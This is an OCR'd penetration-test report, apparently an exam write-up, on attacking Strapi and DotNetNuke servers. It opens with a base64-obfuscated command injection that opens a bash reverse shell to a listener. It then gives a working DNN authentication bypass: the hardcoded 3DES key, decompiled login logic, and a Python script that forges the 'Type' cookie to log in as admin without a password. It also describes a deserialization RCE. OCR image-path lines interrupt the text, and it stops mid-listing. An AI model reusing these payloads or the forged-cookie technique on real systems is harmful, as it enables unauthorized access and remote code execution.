
```
;echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjExOS4xMjkvNDQ0NCAwPiYx| base64 --decode
|bash #_12_34_5679.sql
```

By executing the completed exploit script, it bypasses authentication and executes a bash reverse shell to the Strapi application server.



3.0 192.168.129.121: DNN

3.1 Proof.txt



3.2 Vulnerability 1

While testing the DotNetNuke application an authentication bypass vulnerability was performed by manipulating the **"Type"** cookie to a custom value, allowing access to the DotNetNuke administrative panel without valid credentials.

By reviewing the DNN authentication logic in DotNetNuke.dll, DotNetNuke.Security.Membership namespace, AspNetMembershipProvider class, UserLogin method starting on line 1423, the following is observed:

```
1422        // Token: 0x06000DF6 RID: 3574 RVA: 0x00034E44 File Offset: 0x00033044
1423        public override UserInfo UserLogin(int portalId, string username, string password, string authType, string verificationCode, ref UserLoginStatus loginStatus)
1424        {
1425            loginStatus = UserLoginStatus.LOGIN_FAILURE;
1426            DataCache.ClearUserCache(portalId, username);
1427            DataCache.ClearCache(AspNetMembershipProvider.GetCacheKey(username));
1428            string authType2 = this.GetAuthType(authType);
1429            UserInfo userInfo = authType2.Contains("DNN") ? this.GetUserByUserName(portalId, username) : this.GetUserByAuthToken(portalId, username, authType2);
1430            if (userInfo != null && !userInfo.IsDeleted)
1431            {
```

On line 1428 the application checks if the **“authType2”** contains the string **“DNN”** then goes on to line 1474 where AspNetMembershipProvider.ValidateLogin if the user is valid.

```
473                 bool flag = false;
474                 loginStatus = AspNetMembershipProvider.ValidateLogin(username, authType2, userInfo, loginStatus, password, ref flag, portalId);
475                 if (!flag)
476                 {
477                     userInfo = null;
478                 }
479             }
```

The ValidateLogin method on line 740-770 within the same namespace checks if the “**authType2”** is equal to **“DNN”**, and will authenticate based on the users, username and password returning true. If the it returns false, validation is only completed based on the username of the account.


```
740         // Token: 0x06000DC4 RID: 3524 RVA: 0x00034130 File Offset: 0x00032330
741         private static UserLoginStatus ValidateLogin(string username, string authType, UserInfo user, UserLoginStatus loginStatus, string password, ref bool bValid, int portalId)
742         {
743             if (loginStatus != UserLoginStatus.LOGIN_USERLOCKEDOUT && (loginStatus != UserLoginStatus.LOGIN_USERNOTAPPROVED || user.IsInRole("Unverified Users")))
744             {
745                 if (authType == "DNN")
746                 {
747                     if (user.IsSuperUser)
748                     {
749                         if (AspNetMembershipProvider.ValidateUser(username, password))
750                         {
751                             loginStatus = UserLoginStatus.LOGIN_SUPERUSER;
752                             bValid = true;
753                         }
754                     }
755                     else if (AspNetMembershipProvider.ValidateUser(username, password))
756                     {
757                         loginStatus = UserLoginStatus.LOGIN_SUCCESS;
758                         bValid = true;
759                     }
760                 }
761                 else if (user.IsSuperUser)
762                 {
763                     loginStatus = UserLoginStatus.LOGIN_SUPERUSER;
764                     bValid = true;
765                 }
766                 else
767                 {
768                     loginStatus = UserLoginStatus.LOGIN_SUCCESS;
769                     bValid = true;
770                 }
```

After a successfully login it was noticed the **“Type=p+oPp2DjV8E=”** was being implemented inside the cookie by default. Further investigtion of this variable, determined that it was being encrypted and stored within **”authType2”** with the value of **“DNN”.** In the typical login flow, the user provides this type and upon reaching the “**ValidateLogin”** method the password is checked. This was taken advantage by injecting a modified **“Type”** value to successfully bypass authentication into the administrative panel by only presenting a valid username in this case the username “**admin”** was used. The value injected must meet the condition in **”UserLogin”** after it is decrypted.


```
1428            string authType2 = this.GetAuthType(authType);
1429            UserInfo userInfo = authType2.Contains("DNN") ? this.GetUserByUserName(portalId, username) : this.GetUserByAuthToken(portalId, username, authType2);
```

This condition was meet by using the value “**Type=q2kWVLHEEeQ=”**, the presented value decrypts into **“DNNx”** which passes the validation in the above screenshot and calls the **“GetUserByUserName”**

method and then validates the login within “**ValidateLogin”** only based on the username and any arbitrary password.



By supplying the altered Type value and an incorrect password, allowed access to the admin account.



3.3 Vulnerability 2

Now with access to the administrative panel via the altered "Type" value, it was discovered that the "**ValidatePropertyExpression**" method was vulnerable to a deserialization vulnerability, leading to Remote Code Execution (RCE) on the DNN application.

Analysis of Dnn.PersonaBar.SiteSettings.dll,Dnn.PersonaBar.SiteSettings.Services namespace, .SiteSettingsController class, ValidatePropertyExpression method contained a public class using a JavaScriptSerializer formatter and an insecure TypeResolver to Deserialize an object.

```
3438        public static bool ValidatePropertyExpression(string expProperty)
3439        {
3440            Type type = BuildManager.GetType("System.Web.Script.Serialization.JavaScriptSerializer", true, true);
3441            Type type2 = BuildManager.GetType("System.Web.Script.Serialization.SimpleTypeResolver", true, true);
3442            ConstructorInfo constructor = type.GetConstructor(new Type[]
3443            {
3444                type2
3445            });
3446            ConstructorInfo constructor2 = type2.GetConstructor(Type.EmptyTypes);
3447            object objectValue = RuntimeHelpers.GetObjectValue(constructor.Invoke(new object[]
3448            {
3449                constructor2.Invoke(new object[0])
3450            }));
3451            MethodInfo method = type.GetMethod("Deserialize", new Type[]
3452            {
```

More details are listed in section 3.5


3.4 PoC Code

The following code was used to generate altered encrypted Type value.


```
#!/usr/bin/python3
import binascii
import requests
import hashlib
import sys
from Cryptodome.Cipher import DES3
from Crypto.Util.Padding import pad
from bs4 import BeautifulSoup

BLOCK_SIZE = 8
enc_key=[5,111,155,65,232,110,245,84,105,100,181,46,13,235,159,245,98,212,82,15,102,4
5,30,250]
byte_enc_key=bytearray(enc_key)
byte_enc_key=binascii.hexlify(byte_enc_key).decode('utf-8')
byte_enc_key=byte_enc_key.upper()
print(byte_enc_key)

sha_key=hashlib.sha512()
sha_key.update(str(byte_enc_key).encode('utf-8'))
sha_key=sha_key.hexdigest()

new_key=binascii.unhexlify(sha_key[0:48])
cipher = DES3.new(new_key, DES3.MODE_ECB)

authType="DNNx"
authType_enc=cipher.encrypt(pad(authType.encode('utf-8'),BLOCK_SIZE))
authType_enc=binascii.b2a_base64(authType_enc)
sys.stdout.write("Type: "+authType_enc.rstrip().decode('utf-8'))
```

3.5 Steps


Using the same method in the course material to modify the debugging attitudes for in order to attach "DotNetNuke.dll" to the DnSpy debugger.



Once the attributes were added, the dll was recompiled, saved the module, and lastly reset the IIS instance by using "iisreset /noforce.




By placing a breakpoint in DotNetNuke.dll, DotNetNuke.Security.Membership namespace, AspNetMembershipProvider class, UserLogin method on line 1425 and attempting to authenticated with a valid username hit the placed breakpoint.




```
1421
1422        // Token: 0x06000F35 RID: 3893 RVA: 0x000572D8 File Offset: 0x000554D8
1423        public override UserInfo UserLogin(int portalId, string username, string password, string authType, string verificationCode, ref UserLoginStatus loginStatus)
1424        {
1425            loginStatus = UserLoginStatus.LOGIN_FAILURE;
1426            DataCache.ClearUserCache(portalId, username);
1427            DataCache.ClearCache(AspNetMembershipProvider.GetCacheKey(username));
1428            string authType2 = this.GetAuthType(authType);
1429            UserInfo userInfo = authType2.Contains("DNN") ? this.GetUserByUserName(portalId, username) : this.GetUserByAuthToken(portalId, username, authType2);
1430            if (userInfo != null && !userInfo.IsDeleted)
1431            {
1432                MembershipUser membershipUser = AspNetMembershipProvider.GetMembershipUser(userInfo);
1433                AspNetMembershipProvider.FillUserMembership(membershipUser, userInfo);
1434                if (membershipUser.IsLockedOut)
1435                {
1436                    if (AspNetMembershipProvider.AutoUnlockUser(membershipUser))
1437                    {
1438                        userInfo.Membership.LockedOut = false;
1439                    }
1440                    else
1441                    {
1442                        loginStatus = UserLoginStatus.LOGIN_USERLOCKEDOUT;
```

The “authType” variable currently contains the value of “p+oPp2DjV8E=” which can also be seen within the cookies during login.



On line 1428 “authType2” calls “GetAuthType”,




Which precedes to call the “DecryptString” method with the parameter “t” that contains “p+oPp2DjV8E=”. Within the PortalSecurity performing a check to see if the encKey length is not “0”, which returned not “0” then proceeds to DecryptString where the hardcoded encryption string in the binary is cast from ordinal values to hex. This returns the message and passphrase, which is from the encKey hardcode within the DotNetNuke.dll.

```
225
226     // Token: 0x06000C75 RID: 3189 RVA: 0x000099E4 File Offset: 0x00007BE4
227     public string DecryptString(string message)
228     {
229         if (PortalSecurity.encKey.Length != 0)
230         {
231             return this.DecryptString(message, PortalSecurity.BytesToHexString(PortalSecurity.encKey));
232         }
233         return this.DecryptString(message, Config.GetDecryptionkey());
234     }
235
236     // Token: 0x06000C76 RID: 3190 RVA: 0x00009A0C File Offset: 0x00007C0C
237     public string Decrypt(string strKey, string strData)
238     {
239         return CryptographyProvider.Instance().DecryptParameter(strData, strKey);
240     }
241
242     // Token: 0x06000C77 RID: 3191 RVA: 0x00009A1A File Offset: 0x00007C1A
243     public string DecryptString(string message, string passphrase)
244     {
245         return CryptographyProvider.Instance().DecryptString(message, passphrase);
246     }
247
```

The value of encKey can be found in DotNetNuke.Security, Portal Security.

```
1  // DotNetNuke.Security.PortalSecurity
2  // Token: 0x04000550 RID: 1360
3  private static byte[] encKey = new byte[]
4  {
5      5,
6      111,
7      155,
8      65,
9      232,
10     110,
11     245,
12     84,
13     105,
14     100,
15     181,
16     46,
17     13,
18     235,
19     159,
20     245,
21     98,
22     212,
23     82,
24     15,
25     102,
26     45,
27     30,
28     250
29 };
```

The values that will go inside DecryptString will be the following:



The DecryptString method present in DotNetNuke.Services.Cryptography,FipsComplianceCrypthographyProvider will perform the following steps:

```
115
116         // Token: 0x0600293E RID: 10558 RVA: 0x000A4B1C File Offset: 0x000A2D1C
117         public override string DecryptString(string message, string passphrase)
118         {
119             UTF8Encoding utf8Encoding = new UTF8Encoding();
120             byte[] bytes;
121             using (SHA512 sha = CryptographyUtils.CreateSHA512())
122             {
123                 byte[] src = sha.ComputeHash(utf8Encoding.GetBytes(passphrase));
124                 byte[] array = new byte[24];
125                 Buffer.BlockCopy(src, 0, array, 0, 24);
126                 TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider
127                 {
128                     Key = array,
129                     Mode = CipherMode.ECB,
130                     Padding = PaddingMode.PKCS7
131                 };
132                 byte[] array2 = Convert.FromBase64String(message);
133                 try
134                 {
135                     ICryptoTransform cryptoTransform = tripleDESCryptoServiceProvider.CreateDecryptor();
136                     bytes = cryptoTransform.TransformFinalBlock(array2, 0, array2.Length);
137                 }
138                 finally
139                 {
140                     tripleDESCryptoServiceProvider.Clear();
141                     sha.Clear();
142                 }
143             }
144             return utf8Encoding.GetString(bytes);
145         }
146     }
147 }
148
```

It generates a byte array with the length of 24, which is will filled with the first 24 bytes of the SHA512 encoding of our passphrase(056F9B41E86EF5546964B52E0DEB9FF562D4520F662D1EFA). This result the encryption key value of “67230c265690e774ec90d509d48b993d7b49fe5a20e6f313” which will be applied to encrypt and decrypt the value inside “message”. This lets “p+oPp2DjV8E=” to be decrypted as “DNN” which gets stored within the “authType2”, this is then passed to the ValidateLogin method. Because the type is “DNN” the user will be validated based on the user supplied username and password.

loginStatus	LOGIN_FAILURE	DotNetNuke.Security.Membership...
authType2	"DNN"	string
userInfo	null	DotNetNuke.Entities.Users.UserInfo
membershipUser	null	System.Web.Security.Membership...
flag	false	bool
instance	null	DotNetNuke.Security.PortalSecurity

```
740     // Token: 0x06000F03 RID: 3843 RVA: 0x000567C8 File Offset: 0x000549C8
